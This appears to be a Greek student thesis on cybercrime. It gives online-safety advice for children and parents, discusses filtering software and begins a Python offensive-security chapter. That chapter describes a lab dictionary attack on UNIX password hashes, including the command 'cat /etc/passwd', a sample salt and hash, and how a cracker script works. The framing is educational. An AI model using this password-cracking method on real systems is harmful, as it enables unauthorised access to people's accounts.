Ένα πολύ σύνηθες φαινόμενο στις μέρες μας που θα μπορούσε να χαρακτηριστεί ότι έχει λάβει εγκληματικές διαστάσεις είναι ο καταιγισμός του διαδικτύου από χιλιάδες επιβλητικές διαφημίσεις υποβάλλοντας τα παιδιά σε ματαιόδοξα θύματα καταναλωτισμού.

Γενικά η η χρήση του διαδικτύου έχει γίνει καθημερινότητα στις ζωές όλων μας ακόμα και των παιδιών.Το διαδίκτυο απότελεί μια άριστη πηγή πληροφόρησης και γνώσης αρκεί να χρησιμοποιηθεί σωστά και με το απαραίτητο μέτρο.Δυστυχώς τα άτομα εθίζονται από μικρή ηλικία στην χρήση του Internet και έτσι κινδυνεύουν να

παραμελήσουν τις κοινωνικές τους δραστηριότητες,τις σχολικές τους υποχρεώσεις,τα παιχνίδια με φίλους τους και να γίνουν θύματα αδίστακτων ανθρώπων που στοχεύουν στην προσέγγιση και εξαπάτηση μικρών παιδιών μέσω του διαδικτύου.

Ακολούθως θα θέλαμε να δώσουμε αρχικά κάποιες συμβουλές προς τα παιδιά που χρησιμοποιούν το διαδίκτυο και στην συνέχεια στους γονείς όταν δουν κάποιες ανησυχητικές ενδείξεις στην συμπεριφορά των παιδιών τους.Όσον αφορά τα παιδιά,πρέπει να εξηγούν στους γονείς τις εμπειρίες τους κατά την περιπλάνηση τους στο διαδίκτυο και να μιλούν για εικόνες ή κείμενα που βρήκαν στο internet και τους ανησύχησαν ή τους φόβισαν.

Πολύ συμαντική θεωρείται η διαφύλαξη προσωπικών πληροφοριών.Δεν πρέπει ποτέ να δίνονται το όνομα,η διεύθυνση,το τηλέφωνο και φωτογραφίες σε αγνώστους μέσα στο διαδίκτυο διότι δεν είναι γνωστές οι προθέσεις τους.Επίσης ο κωδικός εισόδου στον υπολογιστή,στον λογαριασμό για τα mails και τα μέσα κοινωνικής δικτύωσης(facebook,twiter κτλ) θα πρέπει να παραμένει απόρρητος διότι αποτελεί το “εικονικό κλειδί” εισόδου σε κάτι προσωπικό.

Στις μέρες μας η διάδοση και η χρήση των κοινωνικών δικτύων όπως το facebook παρατηρείται πολύ έντονη σε όλες τις ηλικίες.Θέλει πολύ μεγάλη προσοχή στις αναρτήσεις φωτογραφιών,στην αποδοχή άγνωστων “φίλων” και στην συνομιλία με πρόσωπα που δεν είναι γνώριμα.Θα πρέπει να υπάρχει σε κάθε διαδικτυακή κίνηση η γονική συναίνεση διότι οι πιο επικίνδυνες επιθέσεις προσέγγισης ατόμων γίνονται πλέον μέσω των κοινωνικών δικτύων.Γιαυτό αν κάποια συνομιλία με ένα άτομο μας κάνει να νιώθουμε άβολα,ή παρατηρούμε κάτι ύποπτο διακόπτουμε την συζήτηση ή συμβουλευόμαστε κάποιον τρίτο από το οικογενειακό περιβάλλον ή αρμόδιο για τέτοιες υποθέσεις.Και φυσικά δεν εμπιστευόμαστε ότι διαβάζουμε στο διαδίκτυο αν πρώτα δεν είμαστε σίγουροι για τις πηγές ή δεν έχουμε διασταυρώσει το περιεχόμενο και από άλλες πηγές.

Στις προηγούμενες παραγράφους δώσαμε κάποιες συμβουλές που θεωρούμε εμείς σημαντικές στους νέους ώστε να μην πέσουν θύματα ηλεκτρονικού εκλήματος.Ακολούθως θα δώσουμε και κάποιες χρηστικές συμβουλές προς τους ίδιους τους γονεις ώστε να συμβάλουν στην πρόληψη και αποτροπή του εγκλήματος.

Αρχικά θα πρέπει να κρατούν τον υπολογιστή σε χώρους όπως το σαλόνι και όχι σε υπνοδωμάτια ώστε η περιήγηση των παιδιών να γίνεται πάντα υπό την εποπτία τους.Θα πρέπει να ασχολούνται με τον τρόπο που δουλέυει το διαδίκτυο και να αφιερώνουν χρόνο να περιηγηθούν μαζί με τα παιδιά τους στον κυβερνοχώρο.

Πολύ σημαντικό είναι να σιγουρευτούν ότι τα παιδιά τους είναι ενήμερα και δεν έχουν άγνοια κινδύνου,ότι πρέπει να ανησυχούν για αγνώστους που συναντούν μέσω του ηλεκτρονικού υπολογιστή σαν κάποιος άγνωστος να χτυπάει την πόρτα του σπιτιού,έτσι όπως προαναφέρθηκε θα πρέπει να μαθαίνουν στα παιδιά να μην δίνουν προσωπικές πληροφορίες για τους εαυτούς τους.Επίσης πολύ επικίνδυνο “μέρος” για τους νέους είναι τα chatrooms.Οι γονείς θα πρέπει να είναι ιδιαίτερα προσεκτικοί όταν τα παιδιά τα χρησιμοποιούν χωρίς την επίβλεψη τους.Θα πρέπει να γνωρίζουν αν έχουν συνομιλήσει με κάποιον άγνωστο και να μην τα αφήνουν σε κάποια τυχόν συνάντηση που κανόνισαν μέσω του διαδικτύου χωρίς την παρουσία και των ίδιων.

Οι γονείς θα πρέπει να ενθαρρύνουν τα παιδιά να προτιμούν ιστοσελίδες εποικοδομιτικού περιεχομένου με γνωστικό όφελος και όχι ιστοσελίδες με “φτωχό” ή και επικίνδυνο περιεχόμενο(sites βίας,πορνογραφίας και τζόγου) τα οποία πέρα από βλαβερά για τα ίδια τα παιδιά συνήθως μολύνουν και τους υπολογιστές και με ιούς.Γιαυτό θεωρείται απαραίτητο να εγκατασταθεί από τους γονείς στον υπολογιστή κάποιο αντιμολυντικό λογισμικό και λογισμικό φίλτρο που προφυλλάσει από ιούς και απαγορεύει την προσπέλαση σε συγκεκριμένες σελίδες αντίστοιχα.

Τα παιδιά όντας ανήσυχα πνεύματα,έχουν την περιέργεια να ανακαλύψουν το απαγορευμένο και το επικίνδυνο.Για την απόφυγή αυτού οι γονείς θα πρέπει να συζητήσουν με τα παιδιά τους για την ασφάλεια του διαδικτύου.Συζητώντας τους μελλοντικούς κινδύνους που επιφυλλάσει και τις συνέπειες στην ψυχική τους υγεία οι γονείς δείχνουν την απαραίτητη ευαισθησία και έγνοια ώστε να κατανοήσουν τα παιδιά αυτούς τους κινδύνους.

Και τέλος αν οι γονείς διαπιστώσουν ότι το παιδί τους έχει πέσει “θύμα” στο διαδίκτυο ή συναντήσουν βλαβερό και παράνομο περιεχόμενο,θα πρέπει να γνωρίζουν ποιους πρέπει να ενημερώσουν.

2.9 Τα λογισμικά φίλτρα

Στην προηγούμενη ενότητα κάναμε λόγο για λογισμικά φίλτρα τα οποία μπορούν να αποτρέψουν την είσοδο σε κάποιες ιστοσελίδες και σ'αυτήν την ενότητα θα τα αναλύσουμε περαιτέρω.Ένα φίλτρο,λοιπόν, είναι ένα πακέτο λογισμικού το οποίο μπορεί να αποκλείσει την προσπέλαση σε τόπους του κυβερνοχώρου με παράνομο ή επιβλαβές περιεχόμενο.Η αποτελεσματικότητα ενός φίλτρου εξαρτάται από την επινοητικότητα του λογισμικού καθώς και από το πόσο ανανεωμένες είναι οι λίστες με τους απαγορευμένους τόπους.Διαφορετικά φίλτρα είναι αποτελεσματικά στο να αποκλείουν την πρόσβαση σε τόπους με διαφορετικό περιεχόμενο.

Για παράδειγμα,κάποιο φίλτρο μπορεί να είναι πιο αποτελεσματικό στο να αποκλείει την πρόσβαση σε τόπους με πορνογραφικό περιεχόμενο,ενώ κάποιο άλλο να είναι πιο απότελεσματικό σε περιεχόμενο με βία ή ρατσισμό.Κάποιοι από τους παροχείς internet έχουν ήδη εγκαταστήσει λογισμικά φίλτρα στις υπηρεσίες τους.Σ'αυτήν την περίπτωση δεν είναι αναγκαία η εγκατάσταση άλλων φίλτρων.


Python Softwares

3.1 Python και ηλεκτρονικό έγκλημα


Η Python είναι μια γλώσσα προγραμματισμού που μπορεί να χρησιμοποιηθεί από hackers.Μέσω του υψηλού βαθμού απόδοσης,της ευκολίας χρήσης και των βιβλιοθηκών που παρέχει,η γλώσσα παρέχει ένα εξαιρετικό περιβάλλον σχεδίασης για να χτίσει ο χρήστης το δικό του "επιθετικό" λογισμικό.Ο σκοπός ανάπτυξης "επιθετικών" λογισμικών έγκειται στην φιλοσοφία μας ότι **χρησιμοποιούμε το κακό για να πετύχουμε το καλό.** Τα λογισμικά που θα αναπτυχθούν μέσω της "βίαιης" Python ακολούθως,θα μπορούν να χρησιμοποιηθούν από την δίωξη ηλεκτρονικού εγκλήματος για δοκιμές διείσδυσης,εγκληματολογική έρευνα και ανάλυση και αναγνώριση μέσω του διαδικτύου.

3.2 Εγκατάσταση εικονικής μηχανής


Για τις ανάγκες της εργασίας αλλά και για μεγαλύτερη ασφάλεια κατά την ανάπτυξη των λογισμικών,εγκαταστήσαμε στον υπολογιστή εργασίας μια εικονική μηχανή μέσω της Oracle VM την οποία κατεβάσαμε από το site https://www.oracle.com/gr/index.html . Η εικονική μηχανή που στήνουμε είναι Linux Ubuntu 64-bit



Στη συνέχεια επιλέγουμε την προτεινόμενη μνήμη RAM 512 MB και επιλέγουμε να δημιουργηθεί ένας εικονικός σκληρός δίσκος στα 8 GB και αφού δημιουργηθεί σύμφωνα με την παρακάτω εικόνα,πατάμε **start.**




Αφού δημιουργηθεί η virtual machine,στη συνέχεια την εκκινούμε και επιλέγουμε στο start-up παράθυρο που εμφανίζεται την έναρξη του .**iso** αρχείου για το λειτουργικό των Ubuntu που έχουμε κατεβάσει από το site http://www.ubuntu.com/download όπως φαίνεται και στην ακόλουθη εικόνα,ώστε να ξεκινήσει η εγκατάσταση του συστήματος πάνω στην VM.




Μόλις ολοκληρωθεί η εγκατάσταση του εικονικού λειτουργικού,είμαστε έτοιμοι να εργαστούμε σε περιβάλλον Linux και κάνοντας τις απαραίτητες εγκαταστάσεις σε βιβλιοθήκες όπως αναλύθηκαν στο 1ο κεφάλαιο,μπορούμε να αναπτύξουμε λογισμικά με την χρήση Python η οποία όπως προαναφέρθηκε σε Mac OS X και Linux περιλαμβάνεται χωρίς να χρείζεται να κατεβάσει και να εγκαταστήσει κάποιο πακέτο ο χρήστης όπως στα Windows.

3.3 Cracking ενός UNIX κωδικού


Στο πρώτο λογισμικό που αναπτύσουμε,ο στόχος μας είναι να crackαρουμε έναν UNIX κωδικό.Έχοντας εγκαταστήσει την python nmap όπως και τα OS και Sys Module σύμφωνα με τον κώδικα που παρουσιάστηκε στις αντίστοιχες ενότητες του 1ου κεφαλαίου,συνεχίζουμε με την χρήση της ρουτίνας **crypt()** η οποία παρουσιάζει σε μορφή πίνακα τους UNIX κωδικούς,όπως επεξηγεί και η ακόλουθη εικόνα,αφού δώσουμε την εντολή **python >>> help('crypt')**




Αρχικά μέσω της εντολής **cat /etc/passwd** στο terminal θα εμφανιστούν ένα πλήθος κωδικών,και αυτός που μας αφορά είναι ο τελευταίος του χρήστη(victim) οπότε σύμφωνα με την μορφή του κωδικού,επεξεργαζόμαστε και το αντίστοιχο password.txt αρχείο.



Στη συνέχεια καλούμε μέσω της import την ρουτίνα,και θέτουμε ως ορίσματα σαν word-password την λέξη 'egg' ως κωδικό και ως salt την συμβολοσειρά 2 χαρακτήρων 'HX' και η συνάρτηση επιτυχώς θα μας επιστρέψει τον κωδικό 'HX9LLTdc/jiDE' όπως φαίνεται και στο ακόλουθο στιγμιότυπο κονσόλας ύστερα από το τρέξιμο του κώδικα.Τώρα μπορούμε να τρέξουμε το πρόγραμμα UNIX_Password_Cracker.py τη λειτουργία του οποίου αναλύουμε στην επόμενη σελίδα




Στο πρώτο πρόγραμμα που αναπτύσουμε,χρησιμοποιούμε 2 συναρτήσεις.Η κύρια συνάρτηση του προγράμματος ανοίγει το κρυπτογραφημένο αρχείο με τους κωδικούς “passwords.txt” και διαβάζει τα περιεχόμενα για κάθε γραμμή του αρχείου και εμφανίζει το όνομα του χρήστη και τον κωδικό του.Για κάθε κωδικό χρήστη καλείται η συνάρτηση **testPass()** η οποία συγκρίνει τον κωδικό σε σχέση με τα περιεχόμενα ενός “dictionary.txt”.Συγκεκριμένα η συνάρτηση testPass() δέχεται σαν παράμετρο τον κρυπτογραφημένο κωδικό και επιστρέφει την λέξη που αντίστοιχει στην παράμετρο από το dictionary.txt αρχείο, ή σαρώνει όλο το αρχείο χωρίς να εντοπίσει λέξη επιστρέφοντας αντίστοιχο μήνυμα αποτυχίας.Πχ. Στη λέξη 'egg' αντιστοιχεί η συμβολοσειρά 2 χαρακτήρων 'HX' ,οπότε αναθέτοντας στον χρήστη victim τον κωδικό 'HX9LLTdc/jiDE',τρέχοντας τον κώδικα **UNIX_Password_Cracker.py** η main θα ανοίξει το αρχείο password.txt και θα συγκρίνει για κάθε χρήστη τον κωδικό του με τις λέξεις του dictionary.txt,οπότε αν το αρχείο αυτό περιλαμβάνει την λέξη 'egg',για τον victim θα επιστραφεί αυτή η λέξη όπως φαίνεται και στο παρακάτω στιγμιότυπο



